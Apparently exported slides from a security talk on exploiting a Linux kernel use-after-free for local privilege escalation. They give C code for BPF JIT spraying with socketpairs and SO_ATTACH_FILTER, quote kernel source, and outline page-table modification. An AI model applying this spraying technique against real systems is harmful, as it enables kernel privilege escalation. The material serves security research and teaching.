
Solutions



Stage 3: Bypass UAF Write Kernel Panic

Limitations

- Non-freeable Object
- Worker Thread
- Bypass UAF Write Kernel Panic
- Object for Exploit




Stage 4: Kernel Panic & LPE

- We can perform **arbitrary writes** to a desired **physical address**

Stage 4: Kernel Panic & LPE

- We can perform **arbitrary writes** to a desired **physical address**
- However, a kernel panic happens within seconds
- Re-using **the vulnerability** to leak the **physical address** is infeasible



Stage 4: Kernel Panic & LPE

- Then, let's consider ways to spray **kernel physical addresses**

03. Exploit Scenario

Stage 4: Kernel Panic & LPE

- Then, let's consider ways to spray **kernel physical addresses**
- JIT Spray, powerful technique that can create **R-X (read-execute) pages** in the kernel

request to
create BPF

```
1 struct sock_filter table[] = {
2     {.code = BPF_LD + BPF_K, .k = 0xb3909090},
3     {.code = BPF_RET + BPF_K, .k = SECCOMP_RET_ALLOW}
4 };
5
6 struct sock_fprog prog = {
7     .len = prog_len,
8     .filter = filter,
9 };
10
11 int fd[0x100][2];
12
13 for (int i = 0; i < 0x100; i++)
14 {
15     SYSCHK(socketpair(AF_UNIX, SOCK_DGRAM, 0, fd[i]));
16     SYSCHK(setsockopt(fd[i][0], SOL_SOCKET,
17                     SO_ATTACH_FILTER, &prog,
18                     sizeof(prog)));
19 }
```

create JIT

```
1 int sk_attach_filter(struct sock_fprog *fprog, struct sock *sk)
2 {
3     struct bpf_prog *prog = __get_filter(fprog, sk);
4     int err;
5
6     if (IS_ERR(prog))
7         return PTR_ERR(prog);
8
9     err = __sk_attach_prog(prog, sk);
10    if (err < 0) {
11        __bpf_prog_release(prog);
12        return err;
13    }
14
15    return 0;
16 }
```

r-x page in kernel

```
push rbp;
mov rsp, rbp;
xor eax, eax;
....
```


Stage 4: Kernel Panic & LPE

- Then, let's consider ways to spray **kernel physical addresses**
- JIT Spray, powerful technique that can create **R-X (read-execute) pages** in the kernel
- When we send bytes to socket, **JIT assembly** will be executed
- Furthermore, **JIT page** is sprayable!

request to run JIT assembly



```
1 ssize_t bytes_written = write(fd[i][1], buffer, sizeof(buffer));  
2 ssize_t bytes_read = read(fd[i][0], buffer, sizeof(buffer));
```



Run JIT assembly

```
1 int sk_filter_trim_cap(struct sock *sk, struct sk_buff *skb, unsigned  
  int cap)  
2 {  
3     int err;  
4     struct sk_filter *filter;  
5  
6     [...]  
7  
8     err = BPF_CGROUP_RUN_PROG_INET_INGRESS(sk, skb);  
9     if (err)  
10        return err;  
11  
12    err = security_sock_rcv_skb(sk, skb);  
13    if (err)  
14        return err;  
15  
16    rcu_read_lock();  
17    filter = rcu_dereference(sk->sk_filter);  
18    if (filter) {  
19        struct sock *save_sk = skb->sk;  
20        unsigned int pkt_len;  
21  
22        skb->sk = sk;  
23        pkt_len = bpf_prog_run_save_cb(filter->prog, skb);  
24        skb->sk = save_sk;  
25        err = pkt_len ? pskb_trim(skb, max(cap, pkt_len)) : -EINVAL;  
26    }  
27    rcu_read_unlock();  
28  
29    return err;  
30 }
```




execute JIT assembly

```
push rbp;  
mov rsp, rbp;  
xor eax, eax;  
....
```


Stage 4: Kernel Panic & LPE

1. Spray **JIT R-X pages**




Stage 4: Kernel Panic & LPE

2. Modify the **page table** using the **vulnerability**



